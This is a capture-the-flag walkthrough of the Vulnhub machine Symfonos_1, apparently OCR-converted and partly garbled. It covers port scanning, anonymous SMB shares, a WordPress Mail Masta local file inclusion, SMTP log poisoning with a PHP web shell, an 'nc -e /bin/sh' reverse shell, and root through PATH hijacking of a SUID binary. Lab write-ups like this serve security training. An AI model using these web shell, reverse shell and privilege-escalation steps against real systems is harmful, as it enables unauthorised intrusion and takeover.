# Symfonos\_1 (Vulnhub)

IP of the machine :- 192.168.122.11

```
(sohamt® CyberCreedPC)-[~]
$ ping 192.168.122.11 (192.168.122.11) 56(84) bytes of data.
64 bytes from 192.168.122.11: icmp_seq=1 ttl=64 time=0.725 ms
64 bytes from 192.168.122.11: icmp_seq=2 ttl=64 time=0.702 ms
64 bytes from 192.168.122.11: icmp_seq=3 ttl=64 time=0.715 ms
64 bytes from 192.168.122.11: icmp_seq=4 ttl=64 time=0.758 ms
64 bytes from 192.168.122.11: icmp_seq=5 ttl=64 time=0.795 ms
64 bytes from 192.168.122.11: icmp_seq=5 ttl=64 time=0.847 ms
64 bytes from 192.168.122.11: icmp_seq=6 ttl=64 time=0.847 ms
65 cc
67 cc
67 packets transmitted, 6 received, 0% packet loss, time 5126ms
67 rtt min/avg/max/mdev = 0.702/0.757/0.847/0.050 ms
```

#### machine on!!!!!

```
(root® CyberCreedPC)-[/home/sohamt]
# nmap -p- --min-rate=10000 192.168.122.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-14 23:18 IST
Nmap scan report for symfonos (192.168.122.11)
Host is up (0.00032s latency).
Not shown: 65530 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
25/tcp open smtp
80/tcp open http
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 52:54:00:55:BE:6B (QEMU virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.95 seconds
```

smtp and smb is running..... that's interesting!!!!

```
2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
   256 a0:5f:40:0a:0a:1f:68:35:3e:f4:54:07:61:9f:c6:4a (ECDSA)
                         Postfix smtpd
_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
                         Apache httpd 2.4.25 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.25 (Debian)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
MAC Address: 52:54:00:55:BE:6B (QEMU virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: symfonos.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### did a script scan to learn about the versions running

```
/.hta (Status: 403) [Size: 293]
/.htaccess (Status: 403) [Size: 298]
/.htpasswd (Status: 403) [Size: 298]
/index.html (Status: 200) [Size: 328]
/manual (Status: 301) [Size: 317] [--> http://192.168.122.11/manual/]
/server-status (Status: 403) [Size: 302]
Progress: 4727 / 4727 (100.00%)
```

gobuster scan results.

# Found SMB shares and a possible username named "Helios'

got a file in anonymous share "attention.txt"

```
(root@CyberCreedPC)-[/home/sohamt/Downloads]
# cat attention.txt

Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!

Next person I find using one of these passwords will be fired!

-Zeus
```

# got some possible passwords.


got two more possible files and pass was "qwerty"

sonamtes CybercreedPC)-[~/Downloads]
\$\square\$ cat **research.txt**Helios (also Helius) was the god of the Sun in Greek mythology. He was thought to ride a golden chariot which br

Helios (also Helius) was the god of the Sun in Greek mythology. He was thought to ride a golden chariot which brought th e Sun across the skies each day from the east (Ethiopia) to the west (Hesperides) while at night he did the return journ ey in leisurely fashion lounging in a golden cup. The god was famously the subject of the Colossus of Rhodes, the giant bronze statue considered one of the Seven Wonders of the Ancient World.




#### let's see /h3li05




got wordpress let's run wpscan.


found an uplods directory for local file inclusion.



found this in uploads directory.....



will be using this exploit.....



was able to see the /etc/passwd and found username "helios"

```
(sohamt CyberCreedPC)-[~]
$ telnet 192.168.122.11 25
Trying 192.168.122.11...
Connected to 192.168.122.11.
Escape character is '^]'.
MAIN FROM: 220 symfonos.localdomain ESMTP Postfix (Debian/GNU) rcpt to: helios
502 5.5.2 Error: command not recognized
RCPT TO: Helios
503 5.5.1 Error: need MAIL command
Mail from: example.com
250 2.1.0 0k
RCPT TO: Helios
250 2.1.5 0k
data
354 End data with <CR><LF>.<CR><LF>
<?php system($_GET['c']); ?>
.
250 2.0.0 0k: queued as 9B1F340698
quit
221 2.0.0 Bye
Connection closed by foreign host.
```

connected to the smtp server added this pup exploit to execute os commands and get a reverse shell into the system.





# WordPress Plugin Mail Masta 1.0 - Local File Inclusion

**EDB-ID:** 

CVE:

N/A

Author:

GUILLERMO GARCIA MARCOS Type:

WEBAPPS

EDB Verified: <

Exploit: ★ / {}

Platform:

Date:


PHP


2016-08-23

Vulnerable App: 🖸









From root@symfonos.localdomain Fri Jun 28 21:08:55 2019 Return-Path: X-Original-To: root Delivered-To: <20190629020855.3DABA40B64@symfonos.localdomain> Date: Fri, 28 Jun 2019 21:08:54 -0500 (CDT) /bin/sh: 1: dhclient: not found From MAILER-DAEMON Wed Aug 14 12:35:58 2024 Return-Path: <> X-Original-To: (Postfix) id 863EB40B76; Wed, 14 Aug 2024 12:35:58 -0500 (CDT) Date: Wed, 14 Aug 2024 12:35:58 -0500 (CDT) Content-Transfer-Encoding: 8bit Message-Id: <20240814173558.863EB40B76@symfonos.localdomain> This is a MIME-encapsulated message. --2EE7C40AB0.1723656958/symfonos.localdomain Content-Description: Notification domain name not found. Name service error for name=blah.com type=MX: Host not found, try again Sender: rfc822; helios@symfonos.localdomain Arrival-Date: Fri, 28 Jun 2019 19:46:02 -0500 (CDT) Final-Recipient: rfc822; helios@blah.com Original-Recipient: rfc822; helios@blah.com Action: failed Status: 4.4.3 Diagnostic-Code: X-Postfix; Host or domain name not found. Name service error for name=blah.com type=MX: Host not found, try again --2EE7C40AB0.1723656958/symfonos.localdomain Content-Description: Undelivered Message Content-Type: Site X-PHP-Originating-Script: 1000:class-phpmailer.php Date: Sat, 29 Jun 2019 00:46:02 +0000 From: WordPress Message-ID: <65c8fc37d21cc0046899dadd559f3bd1@192.168.201.134> X-Mailer: PHPMailer 5.2.22 example.com@symfonos.localdomain Wed Aug 14 13:28:17 2024 Return-Path: X-Original-To: Helios Delivered-To: gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)

Now went to /var/mail/helios directory where we can execute our os commands and we also execute command id command with it by querying using 'c' parameter which we added when connected to smtp server using telnet " <?php system(\$\_GET['c']); ?> ".

now we can add c=nc -e /bin/sh 192.168.122.11 9999 to get a reverse shell in the mail directory of the user helios.

#### Got reverse shell.....

```
SUID (find / -perm -u=s -type f 2>/dev/null

/usr/lib/eject/dmcrypt-get-device

/usr/lib/dbus-1.0/dbus-daemon-launch-helper

/usr/lib/openssh/ssh-keysign

/usr/bin/passwd

/usr/bin/gpasswd

/usr/bin/newgrp

/usr/bin/chsh

/usr/bin/chfn

/opt/statuscheck

/bin/mount

/bin/su

/bin/ping
```

Found a strange SUID file "/opt/statuscheck"

```
helios@symfonos:/tmp$ strings /opt/statuscheck
strings /opt/statuscheck
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
curl -I H
http://lH
ocalhostH
```

Did strings on the file because it was a binary and found that it is using curl.

```
helios@symfonos:/tmp$ echo "/bin/sh" > curl
echo "/bin/sh" > curl
helios@symfonos:/tmp$ chmod 777 curl
chmod 777 curl
helios@symfonos:/tmp$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
helios@symfonos:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
helios@symfonos:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
helios@symfonos:/tmp$ /opt/stauscheck
/opt/stauscheck
bash: /opt/stauscheck: No such file or directory
helios@symfonos:/tmp$ /opt/statuscheck
/opt/statuscheck
# id
```

so added a shell in curl and did 777 permission on the curl and added directory in the PATH env variable, which means we can execute file in /tmp directory and when the file is ran which suid permissions the curl command will run and has read, write and exec. permission by all three and it will lead to vertical priv. esc.

Contact me via Twitter @zayotic to give feedback!